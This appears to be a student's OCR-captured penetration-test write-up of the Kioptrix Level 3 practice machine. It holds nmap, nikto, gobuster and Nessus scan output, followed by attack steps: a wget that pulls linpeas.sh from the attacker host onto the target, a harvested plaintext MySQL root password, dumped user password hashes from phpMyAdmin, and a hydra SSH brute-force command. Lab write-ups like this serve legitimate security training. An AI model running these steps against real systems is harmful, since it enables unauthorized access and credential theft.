
```
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
MAC Address: 00:0C:29:67:C5:BA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds

┌──(luminusi㉿kali)-[~]
└─$
```

```
1  2  3  4
luminusi@kali: ~
File  Actions  Edit  View  Help

┌──(luminusi㉿kali)-[~]
└─$ nmap -p80 -T5 -sV 192.168.211.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 14:37 EDT
Nmap scan report for 192.168.211.131
Host is up (0.00085s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
MAC Address: 00:0C:29:67:C5:BA (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds

┌──(luminusi㉿kali)-[~]
└─$
```

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.211.131
+ Target Hostname:    192.168.211.131
+ Target Port:        80
+ Start Time:         2025-03-18 14:47:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://w
y-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ /favicon.ico: Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Fri Jun  5 15:22:00 2009. See: http://cve.mitre.or
3-1418
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2025-03-18 14:47:47 (GMT-4) (20 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(luminusi㉿kali)-[~]
└─$
```

KVM3 WEBSITE FORM




[+] Url: http://192.168.211.131
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/.hta (Status: 403) [Size: 326]
/.htaccess (Status: 403) [Size: 331]
/.htpasswd (Status: 403) [Size: 331]
/cache (Status: 301) [Size: 357] [--> http://192.168.211.131/cache/]
/core (Status: 301) [Size: 356] [--> http://192.168.211.131/core/]
/data (Status: 403) [Size: 326]
/favicon.ico (Status: 200) [Size: 23126]
/gallery (Status: 301) [Size: 359] [--> http://192.168.211.131/gallery/]
/index.php (Status: 200) [Size: 1819]
/modules (Status: 301) [Size: 359] [--> http://192.168.211.131/modules/]
/phpmyadmin (Status: 301) [Size: 362] [--> http://192.168.211.131/phpmyadmin/]
/server-status (Status: 403) [Size: 335]
/style (Status: 301) [Size: 357] [--> http://192.168.211.131/style/]
Progress: 4614 / 4615 (99.98%)
Finished
(luminusi㉿kali)-[~]
$

Nessus 1

Vulnerabilities

11213 - HTTP TRACE / TRACK Methods Allowed

Synopsis

Debugging functions are enabled on the remote web server.

Description

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

See Also

http://www.nessus.org/u?e979b5cb

http://www.apacheweek.com/issues/03-01-24

https://download.oracle.com/sunalerts/1000718.1.html

Solution

Disable these HTTP methods. Refer to the plugin output for more information.

Risk Factor

Medium

Nessus 2

90317 - SSH Weak Algorithms Supported

Synopsis

The remote SSH server is configured to allow weak encryption algorithms or no algorithm at all.

Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

See Also

https://tools.ietf.org/html/rfc4253#section-6.3

Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

Nessus 3

10114 - ICMP Timestamp Request Remote Date Disclosure

Synopsis

It is possible to determine the exact time set on the remote host.

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk Factor

Low

VPR Score

4.2

EPSS Score

Nessus 4

70658 - SSH Server CBC Mode Ciphers Enabled

Synopsis

The SSH server is configured to use Cipher Block Chaining.

Description

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.

Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

Risk Factor

Low

CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

VPR Score

3.6

Nessus 5

153953 - SSH Weak Key Exchange Algorithms Enabled

Synopsis

The remote SSH server is configured to allow weak key exchange algorithms.

Description

The remote SSH server is configured to allow key exchange algorithms which are considered weak.

This is based on the IETF draft document Key Exchange (KEX) Method Updates and Recommendations for Secure Shell (SSH) RFC9142. Section 4 lists guidance on key exchange algorithms that SHOULD NOT and MUST NOT be enabled. This includes:

diffie-hellman-group-exchange-sha1

diffie-hellman-group1-sha1

gss-gex-sha1-*

gss-group1-sha1-*

gss-group14-sha1-*

rsa1024-sha1

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

See Also

Nessus 6

71049 - SSH Weak MAC Algorithms Enabled

Synopsis

The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.

Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

Risk Factor


Low

CVSS v2.0 Base Score


2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)


Plugin Information

Published: 2013/11/22, Modified: 2016/12/14



KVM3 WEBSITE FORM





Directory listing for /

- Browse(1).plb
- Browse(2).plb
- Browse.plb
- cacert.der
- google-chrome-stable_current_amd64.deb
- Kioptrix L2 Nessus scan_fe6fni.pdf
- Kioptrix level 1_sdyub7.pdf
- linpeas.sh
- Nessus-10.8.3-debian10_amd64.deb
- noDisableStatus(1).dat
- noDisableStatus(2).dat
- noDisableStatus.dat
- putty.exe

```
loneferret@Kioptrix3:/tmp$ wget http://192.168.211.128/linpeas.sh
--06:59:20--  http://192.168.211.128/linpeas.sh
          => `linpeas.sh'
Connecting to 192.168.211.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840,082 (820K) [text/x-sh]

100%[======================================>] 840,082       --.--K/s

06:59:20 (8.47 MB/s) - `linpeas.sh' saved [840082/840082]
```


```
loneferret@Kioptrix3:/tmp$ ls -la
total 860
drwxrwxrwt  4 root       root    4096 2025-03-13 06:59 .
drwxr-xr-x 21 root       root    4096 2011-04-11 16:54 ..
-rw-r--r--  1 loneferret users  13323 2025-03-13 06:55 9083.c
drwxrwxrwt  2 root       root    4096 2025-03-13 04:28 .ICE-unix
-rw-r--r--  1 loneferret users 840082 2025-03-13 06:49 linpeas.sh
drwxrwxrwt  2 root       root    4096 2025-03-13 04:28 .X11-unix
loneferret@Kioptrix3:/tmp$ chmod +x linpeas.sh
loneferret@Kioptrix3:/tmp$
```


```
loneferret@Kioptrix3:/tmp$ ls -la
total 860
drwxrwxrwt  4 root       root    4096 2025-03-13 06:59 .
drwxr-xr-x 21 root       root    4096 2011-04-11 16:54 ..
-rw-r--r--  1 loneferret users  13323 2025-03-13 06:55 9083.c
drwxrwxrwt  2 root       root    4096 2025-03-13 04:28 .ICE-unix
-rwxr-xr-x  1 loneferret users 840082 2025-03-13 06:49 linpeas.sh
drwxrwxrwt  2 root       root    4096 2025-03-13 04:28 .X11-unix
loneferret@Kioptrix3:/tmp$
```


```
/opt/framework-3.6.0/msf3/modules/exploits/multi/browser/.svn/text-base/opera_historysearch.rb.svn-base:
Attribute('href', 'mailto:a@b.com');" +

╔══════════╣ Searching passwords in config PHP files
/home/www/kioptrix3.com/gallery/gconfig.php:    $GLOBALS["gallarific_mysql_password"] = "fuckeyou";
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['Servers'][$i]['nopassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['ShowChgPassword'] = false;

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/mysql/conf.d/old_passwords.cnf
/etc/pam.d/common-password
/opt/framework-3.6.0/msf3/data/wordlists/hci_oracle_passwords.csv
/opt/framework-3.6.0/msf3/data/wordlists/oracle_default_passwords.csv
/opt/framework-3.6.0/msf3/data/wordlists/.svn/text-base/hci_oracle_passwords.csv.svn-base
```


```
        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";

        // Setting Details ──────────────────────────────────────────────

if(!$g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBA
                echo("A connection to the database couldn't be established:
                die();
}else {
        if(!$g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_databa
```


phpMyAdmin
Welcome to phpMyAdmin
2.11.3deb1ubuntu1.3
Language
English (utf-8)
Log in
Username:
root
Password:
Go



Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
Sort by key: None
id username password
1 dreg 0d3eccfb887aabd50f243b3f155c0f85
2 loneferret 5badcaf789d3d1d09794d8f021f40f0e
Check All / Uncheck All With selected:
Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
Query results operations
Print view
Print view (with full texts)
Export
CREATE VIEW


File Actions Edit View Help
(luminusi㉿kali)-[~]
$ hydra -l loneferret -P rockyou.txt -vV ssh://192.168.211.131

